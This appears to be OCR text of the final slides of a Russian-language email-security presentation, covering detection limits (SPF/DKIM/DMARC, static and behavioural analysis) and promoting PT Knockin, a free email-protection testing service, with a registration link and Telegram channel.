
- IP и домены легко настраиваются и не детектируются
- SPF, DKIM, DMARC
- Статический анализ подходит для известных угроз
- Поведенческий анализ проверяет поведение с известным окружением







04



Как проверить защищенность компании

Демо

PT Knockin — бесплатный сервис для проверки защищенности почты

Регистрируйся на
knockin.ptsecurity.com

Комьюнити

Подписывайся на наш канал, чтобы узнавать последние новости про атаки на почту

@ptknockin

Спасибо!